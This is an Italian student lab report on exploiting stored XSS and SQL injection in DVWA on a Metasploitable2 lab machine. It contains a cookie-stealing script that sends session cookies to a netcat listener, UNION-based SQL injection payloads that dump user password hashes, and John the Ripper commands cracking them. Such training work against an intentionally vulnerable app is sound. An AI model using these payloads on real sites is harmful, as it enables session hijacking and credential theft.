

CS0424
S6/L5



WEB APPLICATION HACKING

Victoria M. Braile

Indice

Argomenti trattati

Traccia dell'esercizio

Configurazione preliminare

XSS stored

SQL injection (blind)

Traccia dell'esercizio

Nell'esercizio di oggi, viene richiesto di **exploitare le vulnerabilità**:

- **XSS stored.**
- **SQL injection.**
- **SQL injection blind** (opzionale).

Presenti **sull'applicazione DVWA** in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il **livello di sicurezza = LOW**.

Scopo dell'esercizio:

- Recuperare i **cookie di sessione** delle vittime del **XSS stored** ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le **password degli utenti** presenti sul DB (**sfruttando la SQLi**).

Mostra le evidenze degli attacchi eseguiti.

Configurazione preliminare

Per lo svolgimento dell'esercizio, è necessario avviare le macchine virtuali Kali Linux e Metasploitable2 da Virtual Box dopo averle configurate entrambe sulla Rete Interna “intnet”.

A Kali Linux è stato assegnato l'indirizzo IP **192.168.50.100** mentre a Metasploitable2 l'indirizzo ip **192.168.50.101**.

Per verificare la connessione tra le due macchine virtuali, è stato eseguito il comando **ping 192.168.50.101** su Kali Linux, e contestualmente il comando ping **192.168.50.100** su Metasploitable2.

```
(kali㉿kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.53 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.61 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.840 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.57 ms
^C
--- 192.168.50.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.840/1.387/1.608/0.317 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.745 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.969 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.03 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=1.59 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.966 ms
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=1.53 ms
64 bytes from 192.168.50.100: icmp_seq=7 ttl=64 time=1.48 ms
--- 192.168.50.100 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5996ms
rtt min/avg/max/mdev = 0.745/1.190/1.596/0.315 ms
```

XSS STORED

XSS Stored è un tipo di attacco di cross-site scripting (XSS) in cui un attaccante inietta codice malevolo nel database di un'applicazione web, che viene quindi memorizzato e eseguito dall'applicazione web.

Nel contesto dell'esercizio, l'obiettivo è sfruttare una vulnerabilità XSS Stored

nell'applicazione DVWA per rubare i cookie di sessione degli utenti che visitano la pagina interessata.

L'attaccante inietta codice malevolo nel database dell'applicazione, che viene quindi eseguito dall'applicazione quando un utente visita la pagina, consentendo all'attaccante di rubare il cookie di sessione dell'utente.

XSS STORED

Per prima cosa si accede alla DVWA di Metasploitable2 dal web browser di Kali Linux con URL **http://192.168.50.101/dvwa**. Dopo aver effettuato il login bisogna settare il **security level** a **LOW**, per poi passare alla scheda XSS stored.

Come nome è stato impostato Luna, e nel campo Message ho inserito il tag **<i>Luna Lovegood</i>** per testare la vulnerabilità.

La visualizzazione qui riportata conferma che il sito esegue il codice inserito.

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *
Message *

Name: test
Message: This is a test comment.

Name: Luna
Message: **Luna Lovegood**


XSS STORED

Si può dunque procedere inserendo uno **script malevolo** nel campo Message.

Per farlo però è prima necessario modificare il **numero massimo di caratteri** consentito.

Dopodiché nel campo di input è stato inserito lo script qui riportato.

Lo script fa sì che la vittima venga reindirizzata ad un URL malevolo, ed invia i cookie di sessione al server attaccante. Prima di cliccare submit mi sono messa in ascolto con **nc** sul localhost sulla porta **12345**, e ho constatato che il server riceve i cookie di sessione della vittima. Ho dunque effettuato l'**exploit di un XSS stored**.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Cookie"/>
Message *	<input type="text" value="<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>"/>
<input type="button" value="Sign Guestbook"/>	

```
(kali㉿kali)-[~]
$ nc -lvpn 12345
listening on [any] 12345 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 53648
GET /intex.html?param1=security=low;%20PHPSESSID=2edf6a64521fc9f5cdf85cbcb414be45 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

SQL INJECTION (blind)

SQL Injection è un tipo di attacco informatico che sfrutta le vulnerabilità delle applicazioni web che utilizzano database relazionali.

Nel contesto dell'esercizio DVWA, l'obiettivo è sfruttare una vulnerabilità di SQL Injection per estrarre la password dell'amministratore dell'applicazione.

Nello specifico, SQL Injection Blind è un tipo di attacco di SQL Injection in cui l'attaccante non può vedere direttamente i risultati della query SQL, ma può inferire informazioni sul database attraverso il comportamento dell'applicazione. Sulla DVWA non saranno restituiti messaggi di errore.

SQL injection (blind)

Tenendo sempre il security level su LOW, si può proseguire con SQL injection (blind). Bisogna **capire il comportamento dell'app** provando a inserire il numero **1** nel campo user ID. Come riportato in figura si deduce che l'applicazione restituisce un utente all'interno del database in base all'id inserito, in questo caso **1**.

Si può dunque procedere inserendo una condizione **sempre vera**, come **1' OR '1='1** ottenendo tutti i risultati del database per First Name e Suriname.

Vulnerability: SQL Injection (Blind)

User ID: Submit

ID: 1
First name: admin
Surname: admin

User ID: Submit

ID: 1' OR '1='1
First name: admin
Surname: admin

ID: 1' OR '1='1
First name: Gordon
Surname: Brown

ID: 1' OR '1='1
First name: Hack
Surname: Me

ID: 1' OR '1='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1='1
First name: Bob
Surname: Smith

SQL injection (blind)

A questo punto, sapendo quanti parametri sono richiesti nella query originale, si può provare a usare una UNION query come:

1' UNION SELECT null, null FROM users#

Dai dati ottenuti si deduce che si possono modificare i campi “null” e “null” con “user” e “password” come di seguito:

1' UNION SELECT user, password FROM users#

I risultati mostrano username e password di ciascun utente nella tabella degli utenti.

User ID: Submit

ID: 1' UNION SELECT null,null FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT null,null FROM users#
First name:
Surname:

User ID: Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

SQL injection (blind)

Le password ottenute sembrano essere state **hashate** con l'algoritmo MD5.

Per craccare queste password si può utilizzare il tool **John The Ripper**.

Per prima cosa si salvano le password in un file di testo **password.txt**


Successivamente bisogna eseguire il seguente comando sul terminale di Kali Linux:
john --show --format=raw-md5 password.txt

```
kali㉿kali:~/Desktop
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
```

```
(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 password.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Grazie



Victoria M. Braile